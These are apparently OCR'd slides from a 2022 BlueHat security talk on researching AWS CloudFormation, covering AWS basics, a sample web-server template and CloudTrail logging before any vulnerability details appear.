BLUEHAT

IL 2022

Breaking Formation

From an Error Message to AWS Infrastructure

Tzah Pahima

```
aws sts get-caller-identity
```

Tzah Pahima

@tzahpahima

Security Researcher
@ Orca Security

Why?

What is my purpose?

- Thought leadership
- Cloud expertise

Why AWS?

- Largest market share (32%)
- **It's a challenge**
  - Not a lot of attacks on AWS infrastructure

Cloud

AWS
A short introduction

- **A**mazon **W**eb **S**ervices
- Largest cloud provider
- Over 200 services

AWS – Services

Compute

AWS EC2

AWS Lambda

AWS Fargate

Storage

Amazon S3

Database

Amazon DynamoDB

Amazon RDS


Amazon Aurora

Management & Governance

AWS CloudWatch


AWS CloudFormation

AWS – Regions




AWS - Cloud Security

- Tenant Isolation
- Shared Responsibility Model


CUSTOMER
RESPONSIBLE FOR SECURITY "IN" THE CLOUD
CUSTOMER DATA
PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT
OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION
CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION
SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)
NETWORK TRAFFIC PROTECTION (ENCRYPTION/INTEGRITY/IDENTITY)
AWS
RESPONSIBLE FOR SECURITY "OF" THE CLOUD
COMPUTE
STORAGE
DATABASE
NETWORKING
AWS GLOBAL INFRASTRUCTURE
REGIONS
AVAILABILITY ZONES
EDGE LOCATIONS


CloudFormation

- 10 years old (Feb 25th 2011)
- Infrastructure as Code (IaC)
  - Templates
  - Stacks



CloudFormation

P.S. also active on Twitter:



AWS CloudFormation
@AWSCloudFormer

The official Twitter feed for AWS CloudFormation. Model and provision all your cloud infrastructure resources. We are hiring!

Seattle, WA aws.amazon.com/cloudformation/ Joined May 2011


48 Following 32.5K Followers

AWS CloudFormation @AWSCloudFormer · 15 Feb

Getting started with #AWS #CloudFormation Hooks? @KyleTedeschi and @DeJongKevin show you how to create your first hook in their blog post:

CloudFormation: stacks

- A collection of resources
  - Managed as a single unit
  - Can also be a part of a stackset



	Name	Created	Status	Description
☑	my-test-stack	2013-12-17 17:16:21 UTC-0800	CREATE_COMPLETE	AWS CloudFormation Sample Tem...

Stack Name: my-test-stack

Stack ID: arn:aws:cloudformation:[redacted]:stack/my-test-stack/00fcbe20-6782-11e3-92c4-5088487ec896

Status: CREATE_COMPLETE

Status (Reason):

Description: AWS CloudFormation Sample Template LAMP_Single_Instance: Create a LAMP stack using a single EC2 instance and a local MySQL database for storage. This template demonstrates using the AWS CloudFormation bootstrap scripts to install the packages and files necessary to deploy the Apache web server, PHP and MySQL at instance launch time. **WARNING** This template creates an Amazon EC2 instance. You will be billed for the AWS resources used if you create a stack from this template.

CloudFormation: templates

- The recipe to a stack
  - All of the resources
    - Types
    - Data
  - Parameters
  - Rules
  - Conditions
- YAML/JSON

```yaml
AWSTemplateFormatVersion: '2010-09-09'
Description: Creates an Amazon Linux Web Server

Resources:
  EC2Instance:
    Type: AWS::EC2::Instance
    Properties:
      ImageId: ami-########
      InstanceType: t2.micro
      SecurityGroups:
      - !Ref WebserverSecurityGroup
      Tags:
      - Key: Name
        Value: Amazon Linux Web Server
      UserData:
        'Fn::Base64': |
          #!/bin/bash
          yum install -y httpd
          echo "The best web server ever" > /var/www/html/index.html
          service httpd start
  WebserverSecurityGroup:
    Type: AWS::EC2::SecurityGroup
    Properties:
      GroupDescription: hello-world-webserver
      SecurityGroupIngress:
      - CidrIp: 0.0.0.0/0
        FromPort: 80
        IpProtocol: tcp
        ToPort: 80
Outputs:
  HelloWorldURL:
    Description: The url pointing to our page.
    Value: !Sub 'http://${EC2Instance.PublicIp}
```

Why


- P
- T
- H

Why CloudFormation, really

- Original research idea
  - CloudTrail and CloudWatch
  - Bypass logging
    - Evade detection


CloudTrail

- Track user activity and API usage
  - Remember, **everything** is an API call



Event name	Event time	Event source
UpdateTable	February 22, 2022, 17:05:46 ...	dynamodb.amazonaws.con
PutBucketPublicAccessBlock	February 22, 2022, 17:05:24 ...	s3.amazonaws.com
CreateBucket	February 22, 2022, 17:05:23 ...	s3.amazonaws.com
AssociateIamInstanceProfile	February 22, 2022, 17:05:02 ...	ec2.amazonaws.com
RebootInstances	February 22, 2022, 17:04:28 ...	ec2.amazonaws.com
ConsoleLogin	February 22, 2022, 16:58:43 ...	signin.amazonaws.com

CloudTrail



Choose log events

Events Info

Record API activity for individual resources, or for all current and future resources in AWS account. Additional charges apply


Event type

Choose the type of events that you want to log.

- [✓] Management events
  Capture management operations performed on your AWS resources.
- [✓] Data events
  Log the resource operations performed on or within a resource.
- [ ] Insights events
  Identify unusual activity, errors, or user behavior in your account.


Who's gonna carry the logs?

- Log structure




```
▼    2022-02-20T14:52:46.813+02:00

     {
         "eventVersion": "1.08",
         "userIdentity": {
             "type": "AWSService",
             "invokedBy": "cloudtra
         },
         "eventTime": "2022-02-20T1
         "eventSource": "s3.amazona
         "eventName": "PutObject",
         "awsRegion": "eu-central-1
         "sourceIPAddress": "cloudt
         "userAgent": "cloudtrail.a
         "requestParameters": {
             "bucketName": "aws-clo
             "Host": "aws-cloudtrai
             "x-amz-acl": "bucket-o
             "x-amz-server-side-enc
             "key": "AWSLogs/244664
         },
         "responseElements": {
             "x-amz-server-side-encryption": "AES256"
         },
```



```
"userIdentity": {
    "type": "AWSService",
    "invokedBy": "cloudtrail.amazonaws.com"
},
"eventSource": "s3.amazonaws.com",
"eventName": "PutObject",
"requestParameters": {
    "bucketName": "aws-cloudtrail-logs-244664169161-171eec2f",
```

Why CloudFormation, really



Announcing custom widgets for CloudWatch dashboards

Posted On: Aug 27, 2021


Amazon CloudWatch announces the immediate availability of custom widgets, a new feature that enables you to gain operational visibility and agility by customizing the content of your CloudWatch dashboard such as adding visualizations, displaying information from multiple data sources or adding controls like buttons to take remediation actions. A set of templates and a sample library is provided to help you get started.

Custom widgets can help you to correlate trends over time and spot issues more easily by displaying related data from different sources side by side on CloudWatch dashboards. You can react to potential issues faster by adding buttons to your dashboards that start automated run books or take other remediation steps. Custom widgets allow you to extend your CloudWatch dashboards' out of the box capabilities including line, bar and pie charts with rich, business specific visualizations that represent the operational health and performance of your workloads.

